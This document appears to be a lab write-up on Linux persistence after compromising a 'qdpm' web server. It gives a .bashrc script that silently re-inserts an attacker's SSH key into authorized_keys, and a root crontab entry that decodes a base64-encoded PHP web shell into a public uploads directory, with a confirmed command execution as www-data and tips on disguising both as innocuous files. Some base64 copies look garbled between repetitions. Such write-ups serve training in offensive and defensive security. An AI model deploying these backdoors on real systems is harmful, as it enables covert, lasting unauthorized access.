

Logon Scripts

.bashrc based persistence

```
exists="False"
while read l; do
    checksum=`echo "$l" | sha256sum | awk '{print $1}'`
    # For troubleshooting uncomment the following line to verify the checksum of the line in ~/.ssh/authorized_keys
    # echo $checksum
    # Substitute the checksum for the ssh-key that you want to be reintroduced to the authorized_keys file...
    if [ "$checksum" = "f91a4a26256322a629f3fe6850add9c9b70d51f0552b4656661656f28c0b4b4d" ]; then
        exists="True"
    fi
done < ~/.ssh/authorized_keys
if [ "$exists" = "False" ]; then
    # Verify the ssh-key that you are using is placed below...
    echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgQDNpCLE4aY4QVf0VXfKAKEspv+yt0+DKISWrgi9RV
lsBIA+Uwu5MjloRS7RH5CtR9nctsx1jMLkIqixXq8Kagi76/SJZ+RmDntNi+tOnRHd/B4heRpC4EpneP47Txz5pX4CeoYbHs2hfSF71r4pKHQ9yhGzE
8it2fW6X2obuTM0nWfSr4QZ9PW+ss8bXumMFmaJGr0ByCstA6Mw6m0rLPd1nnGjrkBmksZSL4IPfjJGoLRofPjyuFkeFSEIyqJZAxQEF4okjmFsdKjLw
gNMbBmgS6dLxx6AVMM71s33CUI08kYdDnsVy/50MSmej12oapf+LS7tsGEnWY12eBVp9djGacA0FHYy+sY7rvGyWLEbW0qPhuyImpXPVWKIMmhUV5cTT
07xoVCKRWSBqzsJA3DxGn1dZ2VJvhPytr3x88PtB0Vos+l60ckHiZGe4UHmkaqZgj0jsonfLiiSca9CalqqAe7PLG6oABGy9BiGfqNS0ktF/w8gowHEX
2h8lKYK/c= agent22@ks5" >> ~/.ssh/authorized_keys
fi
```

The first step I took was to download the persistence script from <https://thepcn3rd.blogspot.com/2021/11/t1546-unix-shell-configuration.html> . I then replaced the default SSH key data with my own.

```
(agent22@ks5)-[~/Documents/orange]
$ source authKeyPersistence 02.sh
Path 1
mkdir: cannot create directory '/home/agent22/.ssh': File exists

(agent22@ks5)-[~/Documents/orange]
$ cat authKeyPersistence 02.sh
#!/bin/bash
exists="False"

if [ ! -a '~/ssh/' ] || [ ! -d '~/ssh/' ]
then
    #echo "Path 1"
    mkdir ~/.ssh
    touch ~/.ssh/authorized_keys
elif [ ! -f '~/ssh/authorized_keys' ]
then
    #echo "Path 2"
    touch ~/.ssh/authorized_keys
fi
```



```
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDnPCLE4aY4QVf0VXfKAKAEspv+yt0+DKISWrg19RVlsBIA+Uwu5MjloRS7RH5CtR9nctsx1jMLkIqixXq8Kagi76/
SJZ+RMdNtNi+tOnRHd/B4heRpC4MEpneP47Txz5pX4CeoybHs2hfSF71r4pKHQ9yhGzE8it2fW6X2obuTM0nWfSr4QZ9PW+ss8bXumMFmaJGr0ByCstA6Mw6m0rLPd
1nnGjrkBmksZSL4IPfjJGoLRofPjyuFkeFSEIyqJZAxQEF4okjmFsdKjLwgNMbBmgS6dLxx6AVMM71s33CUI08kYdDnsVy/50MSmej12oapf+LS7tsGEnWY12eBVP9
djGacA0FHY+sY7rvGyWLEbW0qPhuyImpXPVWKIMmhUV5cTT07xoVCKRWSBqzsJA3DxGn1dZ2VJvhPytr3x88PtB0Vos+l60ckHi2Ge4UHMkaqZgj0jsonfLiiSca9
CalqqAe7PLG6oABGy9BiGfqNS0ktF/w8gowHEX2h8lKYK/c= agent22@ks5
vagrant@qdpmConficker:~$ cat .ssh/authorized_keys
```

Next, I checked to see if my SSH key had been added. It had.

```
(agent22@ks5)-[~]
$ proxychains ssh -p 22020 vagrant@192.168.168.161
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
Enter passphrase for key '/home/agent22/.ssh/id_rsa':
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-96-generic x86_64)
```

I then confirmed that I could access the qdpm webserver over SSH using my SSH key. After entering the password for my SSH key (required by my kali box) I was allowed into the qdpm server.

In the future I would probably move the script placed in the .bashrc file to a separate file named “backup” or something innocuous, hidden in an obscure directory. Then call that script file from .bashrc.

Crontab Based Persistence

```
(agent22@ks5)-[~/Documents/orange]
$ locate webshells/php
/usr/share/webshells/php
/usr/share/webshells/php/findsocket
/usr/share/webshells/php/php-backdoor.php
/usr/share/webshells/php/php-reverse-shell.php
/usr/share/webshells/php/qsd-php-backdoor.php
/usr/share/webshells/php/simple-backdoor.php
/usr/share/webshells/php/findsocket/findsock.c
/usr/share/webshells/php/findsocket/php-findsock-shell.php

(agent22@ks5)-[~/Documents/orange]
$ cat /usr/share/webshells/php/simple-backdoor.php > webshellSimple.php
```

The first step I took to establish persistence with crontab was to locate my payload. I then copied that payload to my working directory. This payload is a simple web shell backdoor.

```

(agent22@ks5)-[~/Documents/orange]
$ cat sb.php
<!-- Simple PHP backdoor by DK (http://michaeldaw.org) --> sh

<?php
if(isset($_REQUEST['cmd'])){
    echo "<pre>";
    $cmd = ($_REQUEST['cmd']);
    system($cmd);
    echo "</pre>";
    die;
}

?>

Usage: http://target.com/simple-backdoor.php?cmd=cat+/etc/passwd

<!-- http://michaeldaw.org 2006 -->

(agent22@ks5)-[~/Documents/orange]
$ mv webshellSimple.php sb.php

```

I then renamed the payload for simplicity sake.

```

(agent22@ks5)-[~/Documents/orange]
$ cat sb.php | tr '\n' ' '
<!-- Simple PHP backdoor by DK (http://michaeldaw.org) --> <?php if(isset($_REQUEST['cmd'])){ echo "<pre>";
$cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; } ?> Usage: http://target.com/simple-ba
ckdoor.php?cmd=cat+/etc/passwd <!-- http://michaeldaw.org 2006 -->

(agent22@ks5)-[~/Documents/orange]
$ cat sb.php | tr '\n' ' ' > sb_oneLine_.php

```

Using the tr (translate) command I moved all of the php code to one line. This was accomplished by replacing all the hidden \n (new line) characters with spaces.

```

(agent22@ks5)-[~/Documents/orange]
$ cat sb_oneLine_.php | base64 > sbB64

(agent22@ks5)-[~/Documents/orange]
$ cat sbB64
PD9waHAgaGlzY2V0KCRfUkVRVUVTVFsnY21kKj10pKXsgICAgICAgICBlY2hvICl8cHJlPiI7
ICAgICAgICAgJGNtZCA9ICgkX1JFUUVFU1RbJ2NtZCddKTsgICAgICAgICBzeXN0ZW0oJGNtZCk7
ICAgICAgICAgZWNoYAiPC9wcmU+IjsgICAgICAgICBkaWU7IH0gID8+Cg==

```

I then encoded this one line of php code into base64.


```
(agent22@ks5) - [~/Documents/orange]
$ echo "PD9waHAgIGlmKGlzc2V0KCRfUkVRVUVTVFsnY21kZj10pKXsgICAgICBlY2hvICI8cHJlPiI7
ICAgICAgICAgJGltZCA9ICgkX1JFUUVFU1RbJ2NtZCddKTsgICAgICAgICBzeXN0ZW0oJGltZCk7
ICAgICAgICAgZWNoYAiPC9wcmU+IjsgICAgICAgICBkaWU7IH0gID8+Cg==" | base64 -d > /var/www/html/uploads/attachments/attach.php
```


I then formed the script I needed to add to the crontab on my own box. I then copied that script to my clipboard. This script decodes the base64 encoded backdoor then copies it to the attach.php file. This file is located in the /var/www/html/ directory which means it can be accessed over http.

```
vagrant@qdpMConficker:~$ sudo crontab -u www-data -e
[sudo] password for vagrant:
crontab: installing new crontab
```

Next, I opened the crontab file for the www-data user.

```
20 * * * * echo "PD9waHAgIGlmKGlzc2V0KCRfUkVRVUVTVFsnY21kZj10pKXsgICAgICBlY2hvICI8cHJlPiI7ICAgICAgICAgJGltZCA9ICgkX1JF
UUVFU1RbJ2NtZCddKTsgICAgICAgICBzeXN0ZW0oJGltZCk7ICAgICAgICAgZWNoYAiPC9wcmU+IjsgICAgICAgICBkaWU7IH0gID8+Cg==" | base64 -d > /v
ar/www/html/uploads/attachments/attachsb.php
```

Next, I configured crontab to run my command at 20 minutes past the hour 24/7. I then copied in my script and saved the file.



← → ↻ 🏠 192.168.168.161:8020/uploads/attachments/attachsb.php?cmd=whoami

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www-data

After waiting for a few minutes, I confirmed that the backdoor was available and working.

Again, I'd probably place the code to be run by crontab in a different file, then call that file from crontab. This would look less suspicious than a long base64 string.